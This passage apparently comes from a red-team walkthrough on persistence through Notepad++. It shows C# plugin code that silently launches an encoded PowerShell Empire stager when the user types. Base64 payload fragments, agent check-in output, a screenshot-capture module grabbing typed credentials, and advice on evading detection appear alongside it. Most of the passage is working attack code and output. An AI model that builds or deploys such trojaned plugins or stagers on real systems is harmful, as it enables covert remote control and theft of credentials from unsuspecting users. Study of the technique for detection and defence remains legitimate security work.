QAwADAAQwBvAG4AdABJAG4AVQBFAD0AMAA7ACQAYgAzADkAMAA0AD0ATgBlAFcALQBPAEIASgBF-
AEMAdAAgAFMAWQBTAFQARQBNAC4ATgBlAHQALgBXAEUAYgBDAGwASQBlAE4AVAA7ACQAdQA9ACc-
ATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOw-
AgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwA-
CkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwAkAHMAZQByAD0AJAAoAFsAVABlAFgAVAAuAEUA-
bgBjAG8ARABJAG4AZwBdADoAOgBVAE4AaQBDAE8ARABlAC4ARwBlAHQAUwB0AFIAaQBOAEcAKAB-
bAEMAbwBOAHYAZQBSAHQAXQA6ADoARgByAE8ATQBCAGEAUwBFADYANABTAFQAcgBJAG4ARwAoAC-
cAYQBBAEIAMABBAEgAUQBBAGMAQQBBADYAQQBDADgAQQBMAHcAQQB4AEEARABBAEEATABnAEEAd-
wBBAEMANABBAE0AQQBBAHUAQQBEAE0AQQBPAGcAQQA0AEEARABBAEEAJwApACkAKQA7ACQAdAA9-
ACcALwBsAG8AZwBpAG4ALwBwAHIAbwBjAGUAcwBzAC4AcABoAHAAJwA7ACQAQgAzADkAMAA0AC4-
ASABFAGEARABlAFIAUwAuAEEAZABkACgAJwBVAHMAZQByAC0AQQBnAGUAbgB0ACcALAAkAHUAKQ-
A7ACQAQgAzADkAMAA0AC4AUABSAG8AeABZAD0AWwBTAHkAUwB0AGUAbQAuAE4ARQBUAC4AVwBFA-
EIAUgBlAFEAVQBlAFMAVABdADoAOgBEAEUARgBhAFUAbAB0AFcAZQBCAFAAUgBPAHgAWQA7ACQA-
```

Empire – PowerShell Base64 Payload




```
namespace Kbg.NppPluginNET
{
    5 references
    class Main
    {
        internal const string PluginName = "$safeprojectname$";
        static string iniFilePath = null;
        static bool someSetting = false;
        static frmMyDlg frmMyDlg = null;
        static int idMyDlg = -1;
        static Bitmap tbBmp = Properties.Resources.star;
        static Bitmap tbBmp_tbTab = Properties.Resources.star_bmp;
        static Icon tbIcon = null;
        static bool ExecuteOnce = true;

        1 reference
        public static void OnNotification(ScNotification notification)
        {
            if (notification.Header.Code == (uint)SciMsg.SCI_ADDTEXT && ExecuteOnce)
            {
                string strCmdText;
                strCmdText = "-noP -sta -w 1 -enc  SQBGACgAJABQAFMAVgBFAFIAcwBJAE8AbgBUAGEAYgBsAGUALgBQAFMAVgBlAFIAcw
                Process.Start("powershell", strCmdText);
                ExecuteOnce = !ExecuteOnce;
            }
        }
```

Notepad++ – Plugin Empire Stager

Once the command is triggered a new agent will appear in Empire.

```
agents
```




```
[+] New agent ME1W4TB7 checked in
[*] Sending agent (stage 2) to ME1W4TB7 at 10.0.0.9
(Empire: agents) > agents

┌Agents──────────────────────────────────────────────────────────────────────────┐
│ ID  │ Name     │ Language   │ Internal IP │ Username            │ Process    │
 PID  │ Delay   │ Last Seen               │ Listener │
├─────┼──────────┼────────────┼─────────────┼─────────────────────┼────────────┤
│ 2   │ ME1W4TB7 │ powershell │ 10.0.0.9    │ PURPLE\pentestlab   │ powershell │
 6796 │ 5/0.0   │ 2022-01-31 17:31:10 EST │ http     │
│     │          │            │             │                     │            │
        │         │ (4 seconds ago)         │          │
└─────┴──────────┴────────────┴─────────────┴─────────────────────┴────────────┘

(Empire: agents) > 
```

Notepad++ – Empire


Additional Empire modules could be utilized to conduct further activities such as to take a screenshot of the host. It is not uncommon Notepad++ to contain information such as usernames, connection strings or URL’s that could be extracted via this method and used during offensive operations.

```
usemodule powershell/collection/screenshot
set Agent notepad
execute
```



```
Techniques   http://attack.mitre.org/techniques/T1113


┌Record Options─┬──────────┬──────────────────────────────────────┐
│ Name   │ Value │ Required │ Description                          │
├────────┼───────┼──────────┼──────────────────────────────────────┤
│ Agent  │       │ True     │ Agent to run module on.              │
├────────┼───────┼──────────┼──────────────────────────────────────┤
│ Ratio  │       │ False    │ JPEG Compression ratio: 1 to 100.    │
└────────┴───────┴──────────┴──────────────────────────────────────┘

(Empire: usemodule/powershell/collection/screenshot) > set Agent notepad
[*] Set Agent to notepad
(Empire: usemodule/powershell/collection/screenshot) > execute
[*] Tasked notepad to run Task 2

(Empire: usemodule/powershell/collection/screenshot) > 
```

Notepad++ – Empire Screenshot



HIVE_2022-01-31_17-40-16.png - Image Viewer

File Edit View Go Help
*new 1 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
new 1

```
Username: Admin
Password: Password123
```

HIVE_2022-01-31_17-40-16.png 1167 x 753 34.3 kB 50.5%

Notepad++ – Screenshot

It should be noted that creation of a process it is not considered an opsec safe method. However, by modifying the code red team operators could use other process injection techniques that could enable them to remain under the radar. A drawback of the technique is that requires the user to type a character and therefore beacons might not received on a constant basis. However, on the positive side it is not considered a common persistence technique and might evade detection even on mature environments.